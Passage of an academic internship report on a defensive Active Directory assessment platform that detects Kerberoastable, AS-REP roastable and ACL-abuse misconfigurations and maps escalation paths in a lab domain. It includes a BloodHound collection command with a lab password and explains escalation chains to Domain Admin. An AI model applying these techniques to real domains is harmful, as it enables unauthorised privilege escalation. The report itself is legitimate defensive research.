

Active Directory Security Assessment

Design, implementation, and evaluation of an automated misconfiguration
detection and privilege-escalation path-discovery platform for Windows Active Directory

PFA CYBERSECURITY REPORT

Chadi Ajana

Supervised by Ibrahim Mechouat (UIR) · Zakaria Farhat (DXC)

BRANCH

Cybersecurity

HOST COMPANY

DXC Technology

INTERNSHIP PERIOD

6 weeks

Abstract

Active Directory (AD) remains the identity backbone of the large majority of enterprise networks, and its accumulated misconfigurations are consistently the most common route by which attackers escalate from an ordinary user account to full domain compromise. Individually, misconfigurations such as Kerberoastable service accounts, AS-REP roastable users, weak password policies, or an over-permissioned access control entry on a privileged group rarely appear alarming to an administrator inspecting settings one at a time. Chained together, however, they routinely form a complete privilege-escalation path to Domain Admin. This asymmetry — administrators see individual settings, attackers see paths — motivates the platform described in this report.

This thesis presents the design, implementation, and evaluation of an AD Security Assessment and Attack Path Analysis Platform: a modular, domain-agnostic toolset that (1) collects AD state via BloodHound-compatible data collection, (2) audits that state against a library of policy-based misconfiguration detectors, (3) statistically correlates detected findings into weighted, confidence-scored attack classes, (4) performs graph-based discovery of concrete privilege-escalation paths toward high-value targets, (5) extends detection coverage to the network layer through an AD-aware host and port scanner, and (6) exposes the entire pipeline through a browser-based control console built on FastAPI.

The platform was built and validated against a purpose-built Active Directory lab (domain corp.local) running on a Windows Server 2022 domain controller, a Windows 7 workstation, and a Kali Linux attacker/host machine. Five deliberately introduced misconfigurations — a Kerberoastable service account, an AS-REP roastable Domain Admin, a dangerous WriteDacl access control entry, a simulated backdoor account, and a weak domain password policy — were each independently detected by the platform’s static analysis engine and subsequently exploited live using industry-standard offensive tooling (Impacket, Hashcat, Evil-WinRM), closing the loop between predicted risk and demonstrated impact. The correlation engine activated seven distinct attack-class profiles with 100% confidence against the lab’s ground truth, and the graph engine independently rediscovered the exact three-hop attack chain used in the live exploitation, ranking it as the single highest-usefulness path in the domain.

Beyond the working system, this report documents the engineering process itself: the domain-agnostic design principles adopted (SID-suffix matching instead of hardcoded names, transitive group-nesting resolution, and locale-independent detection verified against a French-language Windows Server installation), the fifteen non-trivial bugs identified and fixed during development, the architectural decision to reject a baseline-comparison approach in favour of stateless policy-based detection, and the honest analysis of the false positives the current threshold-based design produces in a young lab environment. The result is a piece of tooling suitable not only as an academic proof of concept but as a general-purpose, single-click security assessment platform for any Active Directory environment.

Keywords: Active Directory security, BloodHound, attack path analysis, Kerberoasting, AS-REP roasting, privilege escalation, security misconfiguration detection, purple team, FastAPI.

Contents

1	Introduction	1
1.1	Problem Statement	1
1.2	Project Motivation and Type	1
1.3	Objectives	2
1.4	Scope	2
1.5	Report Structure	2
2	Related Work and Positioning	4
2.1	Existing Tooling in the Active Directory Security Space	4
2.2	Positioning of This Platform	4
3	System Architecture and Lab Environment	6
3.1	Architectural Principles	6
3.2	High-Level Data Flow	6
3.3	Lab Environment	7
3.4	Portability and Domain-Agnostic Design	8
3.5	Technology Stack Summary	9
4	The Misconfiguration Detection Engine	10
4.1	Overview	10
4.2	Detector Descriptions	11
4.2.1	Kerberoastable Accounts	11
4.2.2	AS-REP Roastable Accounts	11
4.2.3	Password Not Required	11
4.2.4	Dangerous ACL on Privileged Groups	11
4.2.5	Unconstrained Delegation	12
4.2.6	Weak Domain Password Policy	12
4.2.7	Behavioural / IOC Detectors	12
4.3	False Positive Analysis	13
4.4	Portability Verification	14
5	The Attack Correlation Engine	15

5.1	Purpose and Design	15
5.2	Multi-File Input Support	15
5.3	Attack Profile Design	15
5.3.1	BACKDOOR_WITH_DOMAIN_PRIV	16
5.3.2	C2_CHANNEL_DETECTED	16
5.4	Scoring Formula	16
5.4.1	Step 1 — Raw Evidence Weight	16
5.4.2	Step 2 — Saturating Score	17
5.4.3	Step 3 — Confidence	17
5.5	Identity-Chain Verification	18
5.6	Full Correlator Output	18
6	Attack Path Discovery Engine	20
6.1	Purpose and Design	20
6.2	Graph Construction	20
6.3	Attack Paths Discovered	20
6.4	Usefulness Scoring	21
6.4.1	Step 1 — Per-Edge Cost and Value	21
6.4.2	Step 2 — Hop Count and the Hop Penalty	21
6.4.3	Step 3 — Raw Usefulness and Relative Normalisation	22
6.5	Note on svc_update and Destination Nodes	22
7	Network-Layer Extension: The Host Scanner	24
7.1	Motivation	24
7.2	Operation	24
7.3	Port Classification	24
7.4	Key Technical Decisions	25
7.4.1	Forward DNS Resolution	25
7.4.2	BloodHound Field Casing	25
7.4.3	Group Policy Interference with Local Firewall Rules	26
7.5	Scanner Output Against the Lab	26
8	The Web Control Console	28
8.1	Architecture	28
8.2	Backend API Surface	28
8.2.1	Parsing Console Output into Structured Data	28
8.3	Frontend	29

8.3.1	Tab-by-Tab Functionality	29
8.4	Running the Platform	30
9	The Multi-Source Baseline Recommendation System	33
9.1	Motivation	33
9.2	Initial Implementation and a Triplication Bug	33
9.3	Why Only One Detector Initially Had Baseline Coverage	34
9.4	Sourcing Citations for the Remaining Eight Detectors	34
9.5	From a Single Spreadsheet to a Unified Multi-Source System	35
9.5.1	Schema and Parser Changes	36
9.5.2	Mapping Expansion	36
9.5.3	The Unified Spreadsheet Itself	36
9.6	Frontend Changes	37
9.7	Summary of Changes	39
10	Manual Attack Demonstrations	40
10.1	Purpose	40
10.2	Attack 1 — Kerberoasting (<code>svc-sql</code>)	40
10.3	Attack 2 — AS-REP Roasting (<code>bob.dupont</code>)	41
10.4	Attack 3 — Lateral Movement via WinRM	42
10.5	Attack 4 — Backdoor Account Creation (<code>svc_update</code>)	44
10.6	Attack 5 — ACL Abuse via <code>WriteDacl</code>	45
10.7	Complete Attack Chain Summary	46
11	Evaluation	48
11.1	Evaluation Criteria	48
11.2	Detection Accuracy	48
11.3	Graph Engine Accuracy	49
11.4	False Positive Rate and Root Cause	49
11.5	Summary	50
12	Engineering Process: Design Decisions, Bugs, and Lessons Learned	51
12.1	Major Architectural Decisions	51
12.1.1	Rejecting Neo4j in Favour of Direct JSON Parsing	51
12.1.2	Domain-Agnostic Detection via RID Suffixes	51
12.1.3	Transitive Group Nesting for Privilege Detection	51
12.1.4	Exclusion by <code>SAMAccountName</code> , Not <code>Display Name</code>	52

12.1.5 Separating Severity, Exploitability, and Risk	52
12.1.6 Three Engines, Each with One Responsibility	52
12.1.7 Rejecting Baseline Comparison for Stateless Policy-Based IOC Detection . . .	52
12.2 Complete Bug List	53
12.3 Lessons Learned	55
12.4 Other Practical Decisions	55
13 Conclusion and Future Work	57
13.1 Summary of Contributions	57
13.2 Key Results	57
13.3 Limitations	58
13.4 Future Work	58
13.5 Closing Remarks	58
A Appendix	60
A.1 PowerShell Lab Provisioning Script (Representative Excerpt)	60
A.2 Full Pipeline Command Reference	60
A.3 Final File Structure	61

List of Figures

3.1	End-to-end data flow. Each engine communicates only via JSON artefacts on disk; there is no shared in-memory state and no database.	7
4.1	Web console Detection tab showing the BloodHound data loading status and the expanded findings output, with severity badges (HIGH, CRITICAL) and finding type labels (KERBEROASTABLE, ASREP_ROASTABLE, PASSWORD_NOT_REQUIRED). .	14
5.1	Web console Correlation tab showing attack-class cards with score bars, confidence percentages (100%), affected entities, and evidence lists. Visible: the PASSWORD_SPRAY_BRUTEFORCE profile (7.13/10) with its supporting weak_password_policy and password_not_required findings.	19
6.1	Highest-usefulness attack path (Path #7, usefulness 7.69): a Kerberoastable service account escalates to full domain compromise in three hops via a single dangerous ACL. This exact path was independently reproduced through live exploitation in Section 10.6.	22
6.2	Web console Attack Paths tab showing the interactive vis-network directed graph with colour-coded nodes (red=privileged, orange=service accounts, blue=standard groups), draggable physics-enabled layout, and the ranked path list below showing usefulness scores.	23
7.1	Web console Host Scanner tab showing the subnet input field, scanner progress output, and the flagged finding: port 5985 (wsman) open on WIN-JDQ5VM22DS7 (workstation), with a HIGH severity badge and remediation guidance.	27
8.1	Web console landing page, showing the SecureAudit branding, platform tagline, and quick-access capability tags (Active Directory, Windows Hosts, Network Services, Port Scanning, Attack Paths, Misconfigurations).	31
8.2	Web console Overview tab showing the threat-score ring (7.1/10, ELEVATED RISK), summary stat cards (12 total findings, 6 active attack classes, 9 critical, 3 high), and the top three attack classes by risk score.	31
8.3	Web console Collection tab showing the BloodHound credential-entry form (domain, DC IP, username, password) and the blue Run BloodHound Collection button.	32
9.1	Detection tab showing the baseline document upload control. The corrected accept=".xlsx" restriction and the confirmation message ("Loaded 16 settings from unified_ad_security_baseline") reflect the unified multi-source spreadsheet described in Section 9.5.	38
9.2	Findings for kerberoastable and asrep_roastable showing the renamed "Official Baseline Recommendation" block beneath each finding's own remediation guidance, with the Microsoft Security Blog and CISA/NSA/ASD/CCCS/NCSC joint-advisory sources rendered as clickable citations — the same pattern shown for weak_password_policy in earlier chapters, now generalised across detector types. .	38
10.1	Hashcat cracking the Kerberoasted TGS-REP hash for svc-sql, confirming the recovered password Password123 (hash mode 13100).	41

10.2 Hashcat cracking the AS-REP hash for bob.dupont, obtained with zero prior domain authentication, confirming the recovered password Password123 (hash mode 18200).	42
10.3 Evil-WinRM interactive shell on Win7 as bob.dupont, with whoami, hostname, and whoami /groups confirming Domain Admins membership, followed by a write-access test.	43
10.4 Windows Explorer view on Win7 confirming that both test.txt and test2.txt, created remotely via the Evil-WinRM shell, are physically present in bob.dupont's Documents library.	44
10.5 net user svc_update output on the domain controller, confirming the backdoor account's active status and its membership in the Domain Admins global group. . .	45
10.6 Complete demonstrated attack chain. Every stage was independently predicted by the static analysis engines (Chapters 4–6) prior to exploitation.	47
10.7 Get-ADUser -Filter * output on DC01 following the full attack chain, confirming every account referenced across Attacks 1–5 — including bob.dupont, charlie.admin, svc-sql, and the backdoor account svc_update — with its distinguished name, SID, and user principal name as actually provisioned in the lab domain.	47

List of Tables

3.1	Lab machine inventory	7
3.2	Domain user accounts and their deliberately introduced misconfigurations	8
3.3	Technology stack by layer	9
4.1	Detector inventory and lab results	10
4.2	Accepted false positives and their explanation	13
5.1	Correlator output — seven attack classes activated, all at 100% confidence	18
6.1	Top-ranked attack paths discovered by graph_engine.py	20
6.2	Representative entries from EDGE_PROFILES	21
7.1	Always-suspicious ports (flagged on every machine type)	25
7.2	Context-dependent ports (flagged on workstations/unknown, suppressed on servers)	25
8.1	Web console architecture	28
8.2	FastAPI route surface	29
8.3	Frontend colour palette	29
9.1	Official sources identified per detector type	35
9.2	Files changed for the baseline recommendation feature	39
11.1	Ground-truth IOC to detection-and-correlation traceability	48
11.2	Summary confusion matrix (account-level, behavioural detectors only)	49
12.1	Complete list of bugs found and fixed during development	53

1.1 Problem Statement

Organizations that rely on Microsoft Active Directory accumulate configuration drift over time: service accounts are created for legacy applications and never revisited, group memberships are granted for a one-off task and never revoked, and access control lists (ACLs) on sensitive objects are modified for convenience during troubleshooting and forgotten. Each of these changes, viewed in isolation through the native AD administrative tools, rarely looks dangerous. A service account with a Service Principal Name (SPN) is unremarkable. A nested group is unremarkable. A single WriteDacl permission on an internal group is unremarkable.

The danger emerges from composition, not from any single setting. An attacker who has compromised a single low-privilege domain account can request a Kerberos service ticket for the SPN-bearing account, crack it offline, use the recovered password to authenticate as that account, discover that the account has write access to a group's ACL, add itself to that group, and inherit the group's nested membership in Domain Admins — all without a single exploit, patch gap, or piece of malware. Tools such as BloodHound popularised the idea of modelling AD as a directed graph of principals, permissions, and relationships in order to reveal exactly these paths, and the technique is now a standard part of both offensive penetration testing and defensive purple-team exercises.

What is comparatively underserved is the translation of that graph-based insight into an integrated, self-contained, and repeatable *assessment platform*: something that a security team — or in this case, a company's internal engineering team — can run against its own domain, receive a structured list of findings with severity and remediation guidance, receive a risk-scored classification of *which categories of attack* the domain is currently exposed to, and see the concrete graph paths an attacker would actually walk, all through a single web interface, without requiring a Neo4j deployment, a BloodHound GUI license, or manual graph-query authorship.

1.2 Project Motivation and Type

This project was carried out as a cybersecurity engineering thesis project, developed as a general-purpose infrastructure security assessment platform rather than a one-off script tied to a specific lab or customer environment. This constraint shaped several architectural decisions described throughout this report — most importantly the rejection of setup-heavy approaches (such as baseline-snapshot comparison, discussed in Chapter 12) in favour of stateless, policy-based detection that a non-specialist user can run with a single click, and the deliberate avoidance of hardcoded domain names, IP addresses, or locale-specific strings so that the same codebase functions unmodified against any Active Directory environment.

1.3 Objectives

The platform was designed to satisfy the following objectives:

1. **Audit** Active Directory state for well-known, high-impact misconfigurations using only data obtainable through standard, non-intrusive collection (BloodHound-compatible JSON export).
2. **Correlate** individual findings into higher-level attack classifications, producing a risk score and confidence percentage per attack category rather than an undifferentiated list of issues.
3. **Discover** concrete, ranked attack paths from low-privilege starting points to high-value targets (Domain Admin, Domain Controllers) using graph traversal over the same collected data.
4. **Extend** detection to the network layer, identifying suspicious open ports and services on domain-joined hosts that may indicate command-and-control (C2) infrastructure or lateral-movement tooling.
5. **Present** the entire pipeline through a single browser-based control console requiring no database, no manual script invocation, and no specialist graph-query knowledge.
6. **Validate** every detector against live, hands-on exploitation in a purpose-built lab, so that each finding is demonstrably not a false alarm but a real, exploitable condition.

1.4 Scope

The platform operates exclusively on data that can be collected non-intrusively from a domain — principally via `bloodhound-python`, which queries AD over LDAP using any valid domain credentials, and via network port scanning of domain-joined hosts using `nmap`. It does not require agents to be installed on endpoints, does not require Domain Admin credentials to run (standard user credentials are sufficient for the BloodHound collection phase), and does not modify AD state as part of its assessment functions. The scope of automated detection covers account-level misconfigurations (Kerberoastable and AS-REP roastable accounts, blank-password-permitted accounts), object-level ACL misconfigurations on privileged groups, domain-level policy weaknesses (password policy), delegation misconfigurations, and behavioural indicators of compromise such as newly created privileged accounts, suspiciously named administrative accounts, and stale privileged accounts. Live exploitation of the discovered findings — used in this report purely for validation — was performed manually using standard offensive tooling and is documented in Chapter 10; automated exploitation is explicitly out of scope, as the platform is an assessment and detection tool, not an attack tool.

1.5 Report Structure

Chapter 2 briefly situates the platform relative to existing tools in the space. Chapter 3 describes the overall system architecture and the lab environment against which it was built and tested. Chapters 4 through 7 describe the four core engines — the misconfiguration detector, the risk correlator, the attack-path graph engine, and the host scanner — in detail, including their algorithms, design rationale, and real output against the lab domain. Chapter 8 documents the FastAPI web console that unifies the pipeline. Chapter 10 documents the five manual attack demonstrations

performed to validate the platform’s findings against real exploitation. Chapter 11 evaluates the system’s overall accuracy, including an honest account of the false positives produced and why they occur. Chapter 12 documents the engineering process itself — architectural decisions made and reversed, and the fifteen bugs discovered and fixed during development. Chapter 13 concludes and discusses directions for future work.

Related Work and Positioning

2.1 Existing Tooling in the Active Directory Security Space

The core insight this platform builds on — that Active Directory permissions and memberships form a directed graph that can be traversed to find privilege-escalation paths — was popularised by **BloodHound**, which collects AD relationship data (via SharpHound on Windows or `bloodhound-python` from a non-Windows host) and loads it into a Neo4j graph database queried through a desktop GUI using Cypher. BloodHound is extremely effective in the hands of an operator who already knows what to look for, but it is a graph *exploration* tool rather than an assessment *platform*: it does not natively produce a severity-ranked findings report, does not classify findings into attack categories with confidence scoring, and requires a Neo4j deployment plus manual, expert-driven querying to extract value.

Complementary tools such as **PingCastle** and **Purple Knight** take a more report-oriented approach, auditing an AD domain against a curated rule set and producing a scored health-check report. These tools are strong at breadth of policy coverage but, being closed or semi-closed products aimed at generating a static report, are not designed to be extended with custom attack-correlation logic, integrated with live network scanning, or wrapped in a lightweight, self-hosted web console that a team can adapt to its own workflow.

Impacket and **Hashcat**, used extensively in this project's live validation work (Chapter 10), are offensive tools for credential extraction and cracking rather than assessment tools; they answer "can this specific finding be exploited" but say nothing about which findings exist across a domain or how they interrelate.

2.2 Positioning of This Platform

This project does not attempt to replace BloodHound's graph collection and storage engine, nor does it attempt to replicate the full rule breadth of a mature commercial product like PingCastle. Instead, it occupies a specific niche: a lightweight, dependency-minimal (no Neo4j, no database of any kind), fully self-hosted pipeline that consumes the same BloodHound-compatible collection data and layers three original capabilities on top of it that are not, to the author's knowledge, jointly available in a single open tool:

1. A **policy-based indicator-of-compromise layer** (Chapter 4, Section 4.2.7) that flags behavioural anomalies — newly created privileged accounts, suspicious naming patterns, stale privileged accounts — without requiring a pre-recorded baseline snapshot.
2. A **data-driven attack correlation engine** (Chapter 5) that maps raw findings onto named attack classes (e.g. *Kerberoast-to-DA chain*, *Backdoor with domain privilege*) with weighted scoring, amplifiers, and identity-chain verification to avoid spurious correlations between unrelated accounts.

3. A **network-layer extension** (Chapter [7](#)) that cross-references BloodHound's computer inventory with live port-scan results to flag command-and-control indicators on domain-joined hosts — bridging the identity-graph view of AD security with a network-visibility view in a single findings format.

The platform's design was also directly informed by the constraint that it needed to be usable by a non-specialist with a single "run scan" action, which is discussed further in Section [12.1.7](#).

System Architecture and Lab Environment

3.1 Architectural Principles

The platform is composed of four independent Python components, each with exactly one responsibility, connected only through well-defined JSON file interfaces rather than direct function calls or shared in-memory state. This principle was enforced strictly throughout development and is the single most consequential architectural decision in the project:

- `detectors.py` — facts only. No risk scoring, no severity interpretation beyond the finding's own inherent severity.
- `correlator.py` — risk scoring only. Reads `findings.json` (and optionally `host_findings.json`); never touches BloodHound data directly.
- `graph_engine.py` — structural path discovery only. Reads BloodHound JSON directly; does not consume `correlator.py`'s output.
- `host_scanner.py` — network scanning only. Outputs findings in a format compatible with `correlator.py`'s ingestion, but has no dependency on `detectors.py`.

This decoupling means each engine can be run, tested, and demonstrated completely independently of the others — a property that proved valuable both for isolating bugs during development (Chapter 12) and for structuring a live thesis defense, where each layer can be narrated and demonstrated in turn rather than presented as an opaque black box.

A second principle, domain-agnosticism, is discussed in depth in Section 3.4 and runs through every detector: no script in the pipeline contains a hardcoded domain name, IP address, or English-language group name. All privileged-group identification is performed via Windows' universal Relative Identifier (RID) suffixes (e.g. -512 for Domain Admins, -519 for Enterprise Admins), which are identical on every Windows domain in the world regardless of the installed language pack — a property that was directly validated against the project's own French-language Windows Server installation, where the native group names are *Admins du domaine* and *Administrateurs*, not their English equivalents.

3.2 High-Level Data Flow

Figure 3.1 shows the complete pipeline. Data enters the system exclusively through BloodHound-compatible JSON files produced by `bloodhound-python`, run from the Kali attacker machine against the domain controller over LDAP using any valid domain credentials — no Domain Admin rights and no agent installation are required. `detectors.py` and `graph_engine.py` both consume




Figure 3.1: End-to-end data flow. Each engine communicates only via JSON artefacts on disk; there is no shared in-memory state and no database.

this raw collection data independently and for different purposes: the former performs rule-based auditing, the latter performs graph traversal. `correlator.py` sits one layer downstream, consuming only the structured findings that `detectors.py` and (optionally) `host_scanner.py` have already produced, and is completely unaware of BloodHound’s data format.

3.3 Lab Environment

All development, detection validation, and live attack demonstrations described in this report were carried out against a purpose-built Active Directory lab, summarised in Table 3.1.

Table 3.1: Lab machine inventory

Machine	IP Address	OS	Role
DC01	192.168.1.10	Windows Server 2022 (Desktop Experience)	Domain Controller for corp.local
Win7	192.168.1.7	Windows 7 SP1 (WIN-JDQ5VM22DS7)	Victim workstation, domain-joined
Kali	192.168.1.50	Kali Linux	Attacker machine and platform host

The domain corp.local was configured with the organizational unit structure OU=Corp Users, OU=Corp Computers, and OU=Service Accounts, and populated with the user accounts summarised in Table 3.2, each carrying a deliberately introduced misconfiguration used to validate one or more detectors.

An additional group, IT_ADMINS, was created and nested inside Domain Admins, with `svc-sql` granted a `WriteDacl` access control entry over it — the seed of the ACL-abuse attack chain described in full in Section 10.6. All domain provisioning was carried out via PowerShell, listed in full in Appendix A.1. Data was collected from Kali using:

```

1 bloodhound-python -u alice.martin -p 'Password123' \
2 -d corp.local -ns 192.168.1.10 -c All --zip

```

Table 3.2: Domain user accounts and their deliberately introduced misconfigurations

Account	Role	Deliberate Misconfiguration
alice.martin	Standard user	None — used as the initial low-privilege foothold for detection
bob.dupont	Domain Admin	DONT_REQ_PREAUTH set (AS-REP roastable); later added to Domain Admins to simulate a compromised privileged account
charlie.admin	Domain Admin	Intentional Domain Admin, used as a control / baseline privileged account
svc-sql	Service account	SPN MSSQLSvc/dc01.corp.local:1433 registered (Kerberoastable); later granted WriteDacL on IT_ADMINS
svc_update	Simulated backdoor	Created and added directly to Domain Admins, never logged in — simulates an attacker-planted persistence account
AJANACHADIDXC	Pre-existing/auto-generated	PASSWD_NOTREQD flag set, admincount=true

Because IT_ADMINS inherited admincount=1 once nested inside Domain Admins, Windows' SDProp process periodically (approximately every 60 minutes) reset its ACL, silently wiping the WriteDacL grant between demonstration runs. This was resolved by clearing the admincount attribute (Set-ADGroup -Identity "IT_Admns" -Clear adminCount) before each re-application of the ACL. This is a genuine, recurring operational hazard in real AD environments and is discussed further as a lesson learned in Section 12.3.

3.4 Portability and Domain-Agnostic Design

Because the platform was built with the explicit goal of working against any Active Directory environment rather than being tied to this single lab, every detector was designed against three portability constraints:

- **RID-suffix matching, not name matching.** Privileged groups are identified by their well-known Relative Identifier suffix (-512 Domain Admins, -518 Schema Admins, -519 Enterprise Admins, -544 Administrators) rather than by string-matching group names. This is what allows the same code to correctly identify *Admins du domaine* on the project's French-language domain controller without any locale-specific branching.
- **Exclusion by samaccountname, not display name.** Built-in accounts that should never be flagged (krbtgt, guest, and well-known built-in RIDs -500, -501, -502) are excluded by their invariant SAM account name or SID suffix, which is identical on every Windows domain world-wide, rather than by a hardcoded English string such as "Administrator".

- **No hardcoded domain, IP, or credential values** anywhere in `detectors.py`, `correlator.py`, or `graph_engine.py`. All domain-specific values are supplied at runtime, either as BloodHound collection parameters or as web-console form input (Chapter 8).

This is not a cosmetic concern: Section 12.2 documents two of the fifteen bugs discovered during development that were directly caused by early code violating this principle (hardcoded English group and account names that silently failed against the project’s own French-language lab).

3.5 Technology Stack Summary

Table 3.3: Technology stack by layer

Layer	Technology
Data collection	bloodhound-python (LDAP-based, no SharpHound/Windows agent required)
Detection & correlation	Python 3, standard library only (no external dependency for core logic)
Graph traversal	Python 3, custom directed-graph implementation over BloodHound JSON (no Neo4j)
Network scanning	nmap via python-nmap, DNS resolution via Python’s socket
Backend API	FastAPI + Uvicorn, invoking pipeline scripts via subprocess
Frontend	Vanilla HTML/CSS/JavaScript, vis-network for interactive graph rendering (CDN-only, zero build step)
Offensive validation tooling	Impacket, Hashcat, Evil-WinRM (Chapter 10)

The Misconfiguration Detection Engine

4.1 Overview

`detectors.py` is the platform's audit engine. It reads all available BloodHound-compatible JSON export files from the working directory — matching the glob patterns `*_users.json`, `*_groups.json`, `*_computers.json`, and `*_domains.json` — and runs a fixed set of detection functions against the parsed AD object properties, producing a list of structured findings. Each finding carries, at minimum, a finding type, a target identity, a severity rating, a human-readable description, and remediation guidance. `generate_findings.py` is a thin orchestration wrapper that invokes every detector in sequence and persists the combined result to `findings.json`, the interface artefact consumed downstream by `correlator.py` (Chapter 5).

In its final state, `detectors.py` implements nine detectors, summarised in Table 4.1 and described individually in Section 4.2.

Table 4.1: Detector inventory and lab results

Detector	Finding Type	Lab Result
Kerberoastable accounts	ac-kerberoastable	svc-sql flagged
AS-REP roastable accounts	asrep_roastable	bob.dupont flagged
Password required	not-re- password_not_required	AJANACHADIDXC flagged
Dangerous ACL on privileged group	dangerous_acl_on_privileged_group	IT_ADMINS flagged; principal resolved to svc-sql
Unconstrained delegation	unconstrained_delegat	No findings in this lab
Weak domain password policy	weak_password_policy	corp.local flagged, 4 policy issues
New account in privileged group	new_account_in_privileged_group	svc_update (true positive); charlie.admin, bob.dupont (lab-age false positives, see Section 4.3)
Suspicious admin account name	suspicious_admin_account_name	svc_update flagged
Stale privileged account	stale_privileged_accc	svc_update (true positive); charlie.admin, bob.dupont (false positives)

Against the final lab state, `generate_findings.py` produces 12 total findings: 9 rated Critical and 3 rated High. Every finding maps to a real, subsequently exploited misconfiguration (Chapter 10) or is a documented and explained false positive (Section 4.3).

4.2 Detector Descriptions

4.2.1 Kerberoastable Accounts

Trigger: the BloodHound property `haspn == true` on a user object. **Exclusions:** `krbtgt`, `guest`, and disabled accounts. **Severity:** Critical if the account also carries `admincount=true` (i.e. is privileged), High otherwise. **Rationale:** any authenticated domain user — regardless of privilege level — can request a Kerberos service ticket for any account bearing a Service Principal Name and attempt to crack the ticket's encrypted portion offline, with no interaction with, or alerting from, the target account itself.

4.2.2 AS-REP Roastable Accounts

Trigger: `dontreqpreauth == true`. **Severity:** Critical if privileged, High otherwise. **Rationale:** accounts with Kerberos pre-authentication disabled can have their AS-REP response requested and cracked offline by a completely *unauthenticated* attacker — no domain credentials of any kind are required, making this strictly more dangerous than Kerberoasting from an attacker-cost perspective.

4.2.3 Password Not Required

Trigger: `passwordnotreqd == true`. **Severity:** Critical if privileged, Medium otherwise. **Rationale:** the account may be configured with a blank password, in which case no offline cracking is even necessary — a direct authentication attempt may succeed outright.

4.2.4 Dangerous ACL on Privileged Groups

Trigger: a non-Tier-0 principal holds `GenericAll`, `WriteDacl`, `WriteOwner`, `GenericWrite`, or `Owns` over a group that is privileged (see below). **Severity:** Critical.

This detector required the most iteration of any component in the project, and five distinct fixes were made to it over the course of development:

- **Domain-prefixed SID handling.** BloodHound reports well-known SIDs with a domain prefix (e.g. `CORP.LOCAL-S-1-5-32-544`) rather than the bare well-known SID. An early equality check (`sid == "S-1-5-32-544"`) silently failed against this format; the fix, `is_expected_tier0_principal()`, matches on SID *suffix* instead.
- **ACE grouping.** Multiple access control entries granted to the same principal originally produced one finding per entry, cluttering the report; entries are now grouped by principal SID into a single finding listing all rights held.

- **Domain Controller delegation suppression.** The Domain Controllers computer object legitimately holds broad rights over many objects as part of normal AD replication and must not be flagged. This is suppressed via the `isdc` BloodHound flag, with a fallback check for `OU=DOMAIN CONTROLLERS` in the object's distinguished name if the flag is absent.
- **Transitive privileged-group resolution.** Described fully in Section 4.2.4: without this fix, a custom group such as `IT_ADMINS` nested inside Domain Admins was not itself recognised as privileged, and a dangerous ACL granted over it was missed entirely.
- **Principal name resolution.** The detector was extended to accept the parsed users and computers collections so that a bare principal SID could be resolved to a human-readable account name. This is not cosmetic — it is a hard prerequisite for the correlator's identity-chain verification mechanism (Section 5.5), which needs to confirm that the *same* account appears in two related findings.

Transitive Group Nesting

A naive privileged-group check — testing only whether a group's own SID matches a well-known privileged RID — misses any custom group nested inside a privileged group, such as this lab's `IT_ADMINS`, which is not itself Domain Admins but is a member of it. The fix, `build_effectively_privileged_g`, starts from the set of built-in privileged group SIDs and recursively expands it: if a known-privileged group lists another group among its members, that member group is added to the privileged set, and the process repeats until the set is stable (a fixed-point iteration). This correctly handles arbitrary nesting depth and was essential to detecting the `svc-sql` → `IT_ADMINS` → Domain Admins chain that forms the platform's central demonstrated attack (Section 10.6).

4.2.5 Unconstrained Delegation

Trigger: `unconstraineddelegation == true` on a computer object that is not a Domain Controller. **Severity:** High. **DC suppression:** identical two-step approach to the ACL detector (`isdc` flag, then distinguished-name fallback), since Domain Controllers require unconstrained delegation to function and must not be flagged for it. No findings were produced by this detector in the final lab state.

4.2.6 Weak Domain Password Policy

Checks: minimum password length (`minpwdlength`), the complexity requirement bitmask (`pwdproperties`), account lockout threshold (`lockoutthreshold`), and maximum password age (`maxpwdage`). **Severity:** High if any single sub-issue is rated High, Medium otherwise. **Exploitability:** rated Hard in isolation — a weak password policy does not itself grant access — but it materially amplifies the feasibility of every credential-based attack in the platform's attack-correlation profiles (Section 5.6). The lab's default policy triggered all four sub-checks.

4.2.7 Behavioural / IOC Detectors

The remaining three detectors — new account in a privileged group, suspicious admin account naming, and stale privileged accounts — are grouped separately because they detect *behavioural* anomalies rather than static misconfigurations, and because their design displaced an entirely different, ultimately rejected architecture (`ioc_detector.py` plus a baseline-snapshot comparison), discussed in full in Section 12.1.7.

New account in a privileged group. **Trigger:** account creation timestamp within the last 120 days *and* current membership in a privileged group. **Severity:** Critical. **Rationale:** legitimate privileged accounts are typically provisioned well in advance of need and rarely change membership frequently; a brand-new account with immediate privileged access is a classic persistence indicator.

Suspicious admin account name. **Trigger:** account name matches a pattern associated with disguised service or backdoor accounts (e.g. `svc_update`, mimicking legitimate Windows Update service naming conventions) while holding privileged group membership.

Stale privileged account. **Trigger:** a privileged account with no recorded logon activity (`lastlogon` absent or beyond a staleness threshold). **Rationale:** an account that has never been used despite holding Domain Admin rights is a strong dormant-backdoor indicator, though see Section 4.3 for the false-positive interaction this detector has with a young lab environment.

